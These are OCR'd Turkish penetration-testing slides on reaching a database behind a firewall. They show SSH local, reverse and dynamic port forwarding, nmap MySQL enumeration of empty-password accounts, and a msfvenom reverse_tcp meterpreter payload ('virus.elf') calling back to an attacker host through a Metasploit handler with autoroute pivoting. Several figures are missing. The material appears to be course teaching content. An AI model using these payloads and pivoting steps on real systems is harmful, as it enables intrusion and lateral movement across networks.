
Şekil: MySQL tunel bağlantısı

Firewall Arkasında Yer Alan Veritabanına Bağlanmak II

```
Evren-MacBook-Air:~ evrencatak$ mysql -h 127.0.0.1 --port=12700 -u ozg -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 4
Server version: 5.7.17 MySQL Community Server (GPL)

Copyright (c) 2000, 2016, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```


Şekil: MySQL tunel bağlantısı

Firewall Arkasında Yer Alan Veritabanına Bağlanmak III



Şekil: MySQL lokal port fwd Pcap görüntüsü

Firewall Arkasında Yer Alan Veritabanına Bağlanmak IV



Şekil: MySQL-Workbench kullanıcı bağlantıları

Firewall Arkasında Yer Alan Veritabanına Bağlanmak V

```
[Evren-MacBook-Air:bin evrencatak$ nmap -PN -sT -sV -p 12700 localhost

Starting Nmap 7.40 ( https://nmap.org ) at 2017-03-11 14:24 +03
Nmap scan report for localhost (127.0.0.1)
Host is up (0.00025s latency).
Other addresses for localhost (not scanned): ::1
PORT      STATE SERVICE VERSION
12700/tcp open  mysql   MySQL 5.7.17

Service detection performed. Please report any incorrect results at htt
Nmap done: 1 IP address (1 host up) scanned in 0.39 seconds
Evren-MacBook-Air:bin evrencatak$
```


Şekil: NMap port versiyon taraması

Firewall Arkasında Yer Alan Veritabanına Bağlanmak VI

```
Evren-MacBook-Air:bin evrencatak$ nmap  -sT -sV -p 12700 localhost -script=mysql-enum

Starting Nmap 7.40 ( https://nmap.org ) at 2017-03-11 14:38 +03
Nmap scan report for localhost (127.0.0.1)
Host is up (0.00056s latency).
Other addresses for localhost (not scanned): ::1
PORT      STATE SERVICE VERSION
12700/tcp open  mysql   MySQL 5.7.17
| mysql-enum:
|   Valid usernames:
|     root:<empty> - Valid credentials
|     netadmin:<empty> - Valid credentials
|     guest:<empty> - Valid credentials
|     web:<empty> - Valid credentials
|     user:<empty> - Valid credentials
|     sysadmin:<empty> - Valid credentials
|     administrator:<empty> - Valid credentials
|     webadmin:<empty> - Valid credentials
|     admin:<empty> - Valid credentials
|     test:<empty> - Valid credentials
|_  Statistics: Performed 10 guesses in 1 seconds, average tps: 10.0

Service detection performed. Please report any incorrect results at https://nmap.org/s
Nmap done: 1 IP address (1 host up) scanned in 0.89 seconds
```


Şekil: Nmap MySQL Enum betiği

Firewall Arkasında Yer Alan Veritabanına Bağlanmak VII




Şekil: Nmap MySQL Brute betiği

SSH Ters Port Yönlendirme I




Şekil: Kurban tarafı ters ssh yönlendirme



Şekil: Saldırgan tarafı ters ssh yönlendirme

SSH Ters Port Yönlendirme II



Local vs Remote

- *ssh -L port:host:hostport*: lokal makinede *port*'u dinler, uzak makinenin satırında "*host:hostport*" trafiğini gönderir.
- *ssh -R port:host:hostport*: uzak makinede *port*'u dinler, lokal makinenin satırında "*host:hostport*" trafiğini gönderir.


SSH Dinamik Port Yönlendirme (Socks Proxy) I

SSH Dinamik Port Yönlendirme

- SSH istemcisi ve SSH sunucusu arasında güvenli kanal oluşturur.

Listing 3: Dinamik Port komut satırı (saldırgan tarafı)

```
$ssh -D address:port username@pivot_host
```



SSH Dinamik Port Yönlendirme (Socks Proxy) II


```
Could not request local forwarding.
[Evren-MacBook-Air:bin evrencatak$ ssh -D 127.0.0.1:8088 ozgurcatak@192.168.2.6
[Password:
Last login: Sat Mar 11 15:16:53 2017 from ::1
[ozgur-mbp:~ ozgurcatak$
```

Şekil: Saldırgan tarafı dinamik port yönlendirme

```
[Evren-MacBook-Air:~ evrencatak$ netstat -an|grep 8088
tcp4       0      0  127.0.0.1.8088         *.*                    LISTEN
```

Şekil: İstemci tarafı dinamik port yönlendirme

SSH Dinamik Port Yönlendirme (Socks Proxy) III




Şekil: İstemci tarafı proxy tanımlama

SSH Dinamik Port Yönlendirme (Socks Proxy) IV

Şekil: İstemci tarafı web tarayıcı

SSH Dinamik Port Yönlendirme (Socks Proxy) V



Şekil: Sunucu tarafı paket trafiği

Meterpreter Sessions I

Meterpreter Sessions

- Metasploit, tünelleme için farklı bileşenlere sahiptir.
- Metasploit route komutu diğer ağlara sıçrama yapılabilir.
- Bu şekilde metasploit üzerinde yer alan exploitler diğer ağ'lar üzerinde kullanılabilir hale gelir.

Meterpreter Sessions II

```
root@kali:~/Desktop# msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.4.33 LPORT=443 -f elf > virus.elf
No platform was selected, choosing Msf::Module::Platform::Linux from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 71 bytes
Final size of elf file: 155 bytes

root@kali:~/Desktop# chmod 755 virus.elf
root@kali:~/Desktop# ./virus.elf
```

Meterpreter Sessions III

```
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD linux/x86/meterpreter/reverse_tcp
PAYLOAD => linux/x86/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.4.33
LHOST => 192.168.4.33
msf exploit(handler) > set LPORT 443
LPORT => 443
msf exploit(handler) > set ExitOnSession false
ExitOnSession => false
msf exploit(handler) > exploit -j -z
[*] Exploit running as background job.

[*] Started reverse TCP handler on 192.168.4.33:443
[*] Starting the payload handler...
msf exploit(handler) > [*] Transmitting intermediate stager for over-sized stage...(105 bytes)
[*] Sending stage (1495599 bytes) to 192.168.4.33
[*] Meterpreter session 1 opened (192.168.4.33:443 -> 192.168.4.33:35740) at 2016-11-21 09:37:03 +0300
sessions -i 1
[*] Starting interaction with 1...

meterpreter > dir
Listing: /root/Desktop
======================

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
100755/rwxr-xr-x  8058304  fil   2016-09-22 14:10:46 +0300  VBoxLinuxAdditions.run
100755/rwxr-xr-x  155      fil   2016-11-21 09:14:32 +0300  virus.elf
100644/rw-r--r--  7        fil   2016-11-21 09:04:22 +0300  virus.txt
100644/rw-r--r--  297075   fil   2016-11-21 08:59:49 +0300  virus.vba
```

Meterpreter Sessions IV

```
meterpreter > ipconfig

Citrix XenServer PV Ethernet Adapter #2 - Packet Scheduler Miniport
Hardware MAC: d2:d6:70:fa:de:65
IP Address  : 10.1.13.3
Netmask     : 255.255.255.0



MS TCP Loopback interface
Hardware MAC: 00:00:00:00:00:00
IP Address  : 127.0.0.1
Netmask     : 255.0.0.0



Citrix XenServer PV Ethernet Adapter - Packet Scheduler Miniport
Hardware MAC: c6:ce:4e:d9:c9:6e
IP Address  : 192.168.1.201
Netmask     : 255.255.255.0
```

Meterpreter Sessions V

```
meterpreter > run autoroute -h
[*] Usage:   run autoroute [-r] -s subnet -n netmask
[*] Examples:
[*]   run autoroute -s 10.1.1.0 -n 255.255.255.0  # Add a route to 10.10.10.1/255.255.255.0
[*]   run autoroute -s 10.10.10.1                 # Netmask defaults to 255.255.255.0
[*]   run autoroute -s 10.10.10.1/24              # CIDR notation is also okay
[*]   run autoroute -p                            # Print active routing table
